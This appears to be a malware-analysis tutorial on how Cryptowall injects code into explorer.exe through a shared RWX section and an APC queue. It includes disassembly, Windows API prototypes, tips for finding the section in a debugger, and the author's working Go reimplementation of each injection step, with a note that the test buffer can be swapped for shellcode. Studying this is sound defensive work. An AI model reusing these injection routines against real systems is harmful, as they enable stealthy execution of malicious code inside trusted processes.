
```
NTSTATUS NtCreateSection(
  PHANDLE            SectionHandle,
  ACCESS_MASK        DesiredAccess,
  POBJECT_ATTRIBUTES ObjectAttributes,
  PLARGE_INTEGER     MaximumSize,
  ULONG              SectionPageProtection,
  ULONG              AllocationAttributes,
  HANDLE             FileHandle
);
```


Golang

```
func CreateNewSection(ntdll syscall.Handle, size int64) (uintptr, error) {
        var err error
        NtCreateSection, err := syscall.GetProcAddress(
                syscall.Handle(ntdll), "NtCreateSection")
        if err != nil {
                return 0, err
        }
        var section uintptr
        r, a, err := syscall.Syscall9(uintptr(NtCreateSection),
                7,
                uintptr(unsafe.Pointer(&section)), // PHANDLE
SectionHandle,
                FILE_MAP_ALL_ACCESS,               // ACCESS_MASK
DesiredAccess,
                0,                                 // POBJECT_ATTRIBUTES
ObjectAttributes,
                uintptr(unsafe.Pointer(&size)),    // PLARGE_INTEGER     MaximumSize,
                windows.PAGE_EXECUTE_READWRITE,    // ULONG
SectionPageProtection,
                SEC_COMMIT,                        // ULONG
AllocationAttributes,
                0,                                 // HANDLE             FileHandle
                0,
                0)
        if r != 0 {
                log.Printf("NtCreateSection ERROR CODE: %x", r)
                return 0, err
        }
        log.Printf("%x %x %s", r, a, err)
        if section == 0 {
                return 0, fmt.Errorf("NtCreateSection failed for unknown reason")
        }
        log.Printf("Section: %0x\n", section)
        return section, nil
}
```

By mapping the section to both processes with ZwMapViewOfSection, you can easily write to the using a simple memcpy without calling ZwWriteVirtualMemory and updating the protection to allow execution. NtCreateSection already has execution protection flags (PAGE_EXECUTE_READWRITE) to set on creation while calling ZwMapViewOfSection uses PAGE_READWRITE . Note that the malware uses -1 (0xFFFFFFFF) as the process handle, this indicates the current process. In the golang version, getting the current process handle is a little cleaner.

Disassembly





Function Prototype

```
NTSYSAPI NTSTATUS ZwMapViewOfSection(
  HANDLE          SectionHandle,
  HANDLE          ProcessHandle,
  PVOID           *BaseAddress,
  ULONG_PTR       ZeroBits,
  SIZE_T          CommitSize,
  PLARGE_INTEGER  SectionOffset,
  PSIZE_T         ViewSize,
  SECTION_INHERIT InheritDisposition,
  ULONG           AllocationType,
  ULONG           Win32Protect
);
```

Golang

```
func MapViewOfSection(
        ntdll syscall.Handle, section uintptr,
        phandle uintptr, commitSize uint32,
        viewSize uint32) (uintptr, uint32, error) {
        if phandle == 0 {
                return 0, 0, nil
        }
        var err error
        ZwMapViewOfSection, err := syscall.GetProcAddress(
                syscall.Handle(ntdll), "ZwMapViewOfSection")
        if err != nil {
                return 0, 0, err
        }
        var sectionBaseAddr uintptr
        r, a, err := syscall.Syscall12(uintptr(ZwMapViewOfSection),
                10,
                section, // HANDLE          SectionHandle,
                phandle, // HANDLE          ProcessHandle,
                uintptr(unsafe.Pointer(&sectionBaseAddr)), // PVOID
*BaseAddress,
                0,                                  // ULONG_PTR       ZeroBits,
                uintptr(commitSize),                // SIZE_T          CommitSize,
                0,                                  // PLARGE_INTEGER  SectionOffset,
                uintptr(unsafe.Pointer(&viewSize)), // PSIZE_T         ViewSize,
                1,                                  // SECTION_INHERIT
InheritDisposition,
                0,                                  // ULONG
AllocationType,
                windows.PAGE_READWRITE,             // ULONG           Win32Protect
                0,
                0)
        if r != 0 {
                log.Printf("ZwMapViewOfSection ERROR CODE: %x", r)
                return 0, 0, err
        }
        log.Printf("%x %x %s", r, a, err)

        return sectionBaseAddr, viewSize, nil
}
```


If this routine fails, Cryptowall defaults to the regular NtAllocateVirtualMemory, ZwWriteVirtualMemory, NtProtectVirtualMemory routine to write to the target process' memory.

How to view the new memory section


After the section has been created and bytes have been written to that section base address, open process explorer from the sysinternals suite and a new instance of your debugger.

Tip: Set a breakpoint after the call to memcpy (between the 2 ZwMapViewOfSection calls) or after the last call to ZwMapViewOfSection.


In process explorer, identify the child process of the Cryptowall process which would be explorer.exe. In the new debugger instance attach to the explorer.exe process ID from what you saw in process explorer.




Go ahead and attach to explorer.exe. Notice that the binary is 32 bit.



In the Memory Map tab of the debugger, find the newly created section (this would be a base address populated from ZwMapViewOfSection) in the memory list. This is typically at the end of the memory listing for explorer.exe. Another way to identify the memory section is that it's protection is execute, read, write. While the RWX protection is the primary red flag, this section is mapped as Type MAP and that even though it is executable, it was not allocated initially as copy-on-write (ERWC), which means it is not backed by an image on disk.




As you can see below, Cryptowall decided to put the whole unpacked executable into memory.




Since this Cryptowall sample is also injecting position independent code I wanted to keep parity by showing a simple example. Now here is my golang code just injecting "HELLO WORLD!" into explorer.exe. Obviously you can trade out that byte buffer for some 32bit shellcode (I've done this in the linked example code).


```
PS C:\Users\IEUser\Desktop\peinjection> .\peinjection.exe
2021/07/11 22:05:35 Is 32bit
2021/07/11 22:05:35 C:\Windows\SysWOW64\explorer.exe
2021/07/11 22:05:35 1 920000 The operation completed successfully. 1b8
2021/07/11 22:05:35 0 0 The operation completed successfully.
2021/07/11 22:05:35 Section: 1bc
2021/07/11 22:05:35 0 0 The operation completed successfully.
2021/07/11 22:05:35 MapViewOfSection SUCCESS
2021/07/11 22:05:35 0 0 The operation completed successfully.
2021/07/11 22:05:35 localBaseAddr: 11610000
remoteBaseAddr: 3000000
```



When function 0x40A680 was called, it passed an address to the ApcRoutine (0x413B40) that NtQueueApcThread intends on executing. Looking at the std call panel, you can see that the ApcRoutine is an address offset that exists in the new memory section.



Disassembly



Function Prototype (Undocumented)

```
NTSYSAPI
NTSTATUS
NTAPI
NtQueueApcThread(
  IN HANDLE              ThreadHandle,
  IN PIO_APC_ROUTINE     ApcRoutine,
  IN PVOID               ApcRoutineContext OPTIONAL,
  IN PIO_STATUS_BLOCK    ApcStatusBlock OPTIONAL,
  IN ULONG               ApcReserved OPTIONAL );
```

Golang

```
func QueueApcThread(ntdll syscall.Handle, thandle uintptr, funcaddr uintptr) error {
        var err error
        NtQueueApcThread, err := syscall.GetProcAddress(
                syscall.Handle(ntdll), "NtQueueApcThread")
        if err != nil {
                return err
        }
        r, _, err := syscall.Syscall6(uintptr(NtQueueApcThread),
                5,
                thandle,  // IN HANDLE               ThreadHandle,
                funcaddr, // IN PIO_APC_ROUTINE      ApcRoutine,
(RemoteSectionBaseAddr)
                0,        // IN PVOID                ApcRoutineContext OPTIONAL,
                0,        // IN PIO_STATUS_BLOCK     ApcStatusBlock OPTIONAL,
                0,        // IN ULONG                ApcReserved OPTIONAL
                0)
        if r != 0 {
                log.Printf("NtQueueApcThread ERROR CODE: %x", r)
                return err
        }
        return nil
}
```

Then finally setting the ThreadInformationClass and resuming the main thread of the target process. Now I'm not sure what the intent of using ThreadTimes (0x1) was here. I really think this may have been a typo on the malware author's part. Just adding one more 1 will change the ThreadInformationClass to ThreadHideFromDebugger (0x11) which is probably what they wanted otherwise it will keep throwing an error STATUS_INVALID_INFO_CLASS (0xC0000003).

Disassembly

```
.text:0040A585 push    0                    ; ThreadInformationLength
.text:0040A587 push    0                    ; ThreadInformation
.text:0040A589 push    1                    ; ThreadInformationClass
.text:0040A58B mov     ecx, [ebp+arg_4]
.text:0040A58E push    ecx                  ; ThreadHandle
.text:0040A58F call    setupapi_4016E0
.text:0040A594 mov     edx, [eax+0ACh]
.text:0040A59A call    edx                  ; NtSetInformationThread
.text:0040A59C push    0
.text:0040A59E mov     eax, [ebp+arg_4]
.text:0040A5A1 push    eax
.text:0040A5A2 call    setupapi_4016E0
.text:0040A5A7 mov     ecx, [eax+7Ch]
.text:0040A5AA call    ecx                  ; NtResumeThread
.text:0040A5AC mov     [ebp+var_8], 1
.text:0040A5B3 jmp     short loc_40A5CE
```

NtSetInformationThread

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtSetInformationThread(
  HANDLE          ThreadHandle,
  THREADINFOCLASS ThreadInformationClass,
  PVOID           ThreadInformation,
  ULONG           ThreadInformationLength
);
```

NtResumeThread


```
NTSYSAPI
NTSTATUS
NTAPI
NtResumeThread(
  IN HANDLE               ThreadHandle,
  OUT PULONG              SuspendCount OPTIONAL );
```

